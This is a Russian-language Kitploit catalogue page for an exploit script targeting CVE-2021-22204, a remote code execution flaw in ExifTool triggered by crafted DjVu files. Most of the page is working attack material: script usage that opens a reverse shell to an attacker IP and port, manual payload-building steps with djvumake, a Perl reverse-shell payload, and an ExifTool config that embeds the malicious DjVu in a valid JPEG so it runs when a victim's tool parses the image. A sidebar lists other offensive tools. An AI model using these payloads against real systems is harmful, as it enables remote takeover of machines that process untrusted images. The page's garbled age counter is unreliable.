
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-22204 — Эксплойт-скрипт для CVE-2021-22204, RCE ExifTool через вредоносные файлы DjVu, с шагами ручной эксплуатации и полезными нагрузками reverse shell. | Kitploit
Инструменты/GitHubGitHub/assassinukg/cve-2021-22204
Анализ уязвимостейАнализ КодаЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеРазработка Полезной Нагрузки
GitHubassassinukg/cve-2021-22204

CVE-2021-22204

Эксплойт-скрипт для CVE-2021-22204, RCE ExifTool через вредоносные файлы DjVu, с шагами ручной эксплуатации и полезными нагрузками reverse shell.

Репозиторий
279395 лет назадПроверено Kitploit
Поделиться

CVE-2021-22204

Описание

Неправильная нейтрализация пользовательских данных в формате файлов DjVu в ExifTool версий 7.44 и выше позволяет выполнять произвольный код при разборе вредоносного изображения.
Скрипт

Ссылка на скрипт

изображение


Использование скрипта:

Системная команда:

bash CVE-2021-2204.sh "system('id')" happy.jpg 

Обратная оболочка

bash CVE-2021-2204.sh "reverseme 10.10.10.10 9999" happy.jpg

*Ваш IP и PORT

Ручная эксплуатация

$ sudo apt install djvulibre-bin
# Устанавливает необходимые инструменты
 
$ bzz payload payload.bzz
# Сжимает наш файл полезной нагрузки, чтобы он не был читаемым человеком
 
$ djvumake exploit.djvu INFO='1,1' BGjp=/dev/null ANTz=payload.bzz
# INFO = Любое значение в формате 'N,N', где N — число
# BGjp = Ожидает JPEG-изображение, но мы можем использовать /dev/null как пустой фон
# ANTz = Записывает сжатый аннотационный блок из входного файла

Полезная нагрузка

(metadata "\c${system('id')};")

Полезная нагрузка (для обратной оболочки)

(metadata "\c${use Socket;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in(9999,inet_aton('localhost')))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};};#")

Затем, когда жертва открывает файл exploit.djvu с уязвимой версией ExifTool, наш встроенный Perl-код выполнит команду id.

Конфигурационный файл для ExifTool

%Image::ExifTool::UserDefined = (
    # All EXIF tags are added to the Main table, and WriteGroup is used to
    # specify where the tag is written (default is ExifIFD if not specified):
    'Image::ExifTool::Exif::Main' => {
        # Example 1.  EXIF:NewEXIFTag
        0xc51b => {
            Name => 'HasselbladExif',
            Writable => 'string',
            WriteGroup => 'IFD0',
        },
        # add more user-defined EXIF tags here...
    },
);
1; #end%

Этот файл позволяет нам записать новый тег в файл с именем HasselbladExif и байтами 0xc51b для его идентификации внутри нашего нового файла. Затем мы можем вставить его в любой файл. [8]Далее используем его и наш уже созданный exploit.djvu для вставки вредоносного DjVu-файла внутрь валидного JPEG.

$ exiftool -config configfile '-HasselbladExif<=exploit.djvu' hacker.jpg

configfile = Имя нашего конфигурационного файла;
-HasselbladExif = Имя тега, указанное в конфигурационном файле;
exploit.djvu = Наш эксплойт, ранее созданный с помощью djvumake;
hacker.jpg = Валидный JPEG-файл;

Авторы и помощь: https://blog.convisoappsec.com/en/a-case-study-on-cve-2021-22204-exiftool-rce/

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





